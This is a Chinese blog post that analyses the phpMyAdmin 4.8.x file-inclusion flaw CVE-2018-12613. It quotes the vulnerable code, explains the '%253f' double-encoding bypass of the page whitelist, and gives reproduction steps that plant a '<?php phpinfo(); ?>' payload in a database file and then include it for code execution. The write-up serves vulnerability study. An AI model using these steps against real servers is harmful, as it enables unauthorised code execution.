CVE-2018-12613 phpMyAdmin远程文件包含漏洞

ghtwf01 / 2019-10-24 09:37:34 / 浏览数 10386

漏洞影响范围：

phpMyAdmin 4.8.0和4.8.1

漏洞分析：

index.php 55-63行

```
if (! empty($_REQUEST['target'])
    && is_string($_REQUEST['target'])
    && ! preg_match('/^index/', $_REQUEST['target'])
    && ! in_array($_REQUEST['target'], $target_blacklist)
    && Core::checkPageValidity($_REQUEST['target'])
) {
    include $_REQUEST['target'];
    exit;
}
```

这里需要满足如下5个条件便可以执行包含文件代码 `include $_REQUEST['target'];`

1. `$_REQUEST['target']` 不为空
2. `$_REQUEST['target']` 是字符串
3. `$_REQUEST['target']` 开头不是 `index`
4. `$_REQUEST['target']` 不在 `$target_blacklist` 中
5. `Core::checkPageValidity($_REQUEST['target'])` 为真

定位到 `checkPageValidity` 函数在 `Core.php 443-476` 行

```
public static function checkPageValidity(&$page, array $whitelist = [])
    {
        if (empty($whitelist)) {
            $whitelist = self::$goto_whitelist;
        }
        if (! isset($page) || !is_string($page)) {
            return false;
        }

        if (in_array($page, $whitelist)) {
            return true;
        }

        $_page = mb_substr(
            $page,
            0,
            mb_strpos($page . '?', '?')
        );
        if (in_array($_page, $whitelist)) {
            return true;
        }

        $_page = urldecode($page);
        $_page = mb_substr(
            $_page,
            0,
            mb_strpos($_page . '?', '?')
        );
        if (in_array($_page, $whitelist)) {
            return true;
        }

        return false;
    }
```

一开始没有 `$whitelist`，所以 `$whitelist` 被赋值为 `self::$goto_whitelist`，追踪一下 `$goto_whitelist`

```
public static $goto_whitelist = array(
        'db_datadict.php',
        'db_sql.php',
        'db_events.php',
        'db_export.php',
        'db_importdocsql.php',
        'db_multi_table_query.php',
        'db_structure.php',
        'db_import.php',
        'db_operations.php',
        'db_search.php',
        'db_routines.php',
        'export.php',
        'import.php',
        'index.php',
        'pdf_pages.php',
        'pdf_schema.php',
        'server_binlog.php',
        'server_collations.php',
        'server_databases.php',
        'server_engines.php',
        'server_export.php',
        'server_import.php',
        'server_privileges.php',
        'server_sql.php',
        'server_status.php',
        'server_status_advisor.php',
        'server_status_monitor.php',
        'server_status_queries.php',
        'server_status_variables.php',
        'server_variables.php',
        'sql.php',
        'tbl_addfield.php',
        'tbl_change.php',
        'tbl_create.php',
        'tbl_import.php',
        'tbl_indexes.php',
        'tbl_sql.php',
        'tbl_export.php',
        'tbl_operations.php',
        'tbl_structure.php',
        'tbl_relation.php',
        'tbl_replace.php',
        'tbl_row_action.php',
        'tbl_select.php',
        'tbl_zoom_select.php',
        'transformation_overview.php',
        'transformation_wrapper.php',
        'user_password.php',
    );
```

再次回到checkPageValidity函数里面知道传入的参数$page必须在上面的白名单里面才会返回true，考虑到可能会带有参数，所以有了下面的判断

```
$_page = mb_substr(
            $page,
            0,
            mb_strpos($page . '?', '?')
        );
        if (in_array($_page, $whitelist)) {
            return true;
        }

        $_page = urldecode($page);
        $_page = mb_substr(
            $_page,
            0,
            mb_strpos($_page . '?', '?')
        );
        if (in_array($_page, $whitelist)) {
            return true;
        }

        return false;
```


`mb_strpos`：是一个定位函数，获取指定的字符在一个字符串中首次出现的位置

`mb_substr`：截取指定字符串中某一段

`$_page` 传入的是 `?` 之前的内容，如果 `$_page` 在白名单中则返回 `true`
例如传入 `?target=db_datadict.php%253f`，`%253f` 开始服务器自动解码一次为 `%3f`，然后 `urldecode` 函数再解码一次为?，则满足截取?之前的内容在白名单中，返回 `true`。而在 `index.php` 中只解码一次为 `db_datadict.php%3f`，然后进行包含

漏洞复现：

任意文件包含：



任意代码执行：
查看当前数据库路径：

您的 SQL 语句已成功运行。

```
SHOW GLOBAL VARIABLES LIKE "%datadir%"
```


+ 选项

Variable_name	Value
datadir	D:\Program Files\PHPTutorial\MySQL\data\

执行SQL命令，创建数据库，创建表，创建列，插入字段代码

```
1 CREATE DATABASE cve;
2 USE cve;
3 CREATE TABLE cve(code varchar(100));
4 INSERT INTO cve(code) VALUES ("<?php phpinfo(); ?>");
```

然后包含该文件



上一篇： [红日安全]Web安全Day9 -...　　下一篇： ThinkCMF框架任意内容包含漏...

0 条回复

动动手指，沙发就是你的了！

登录 后跟帖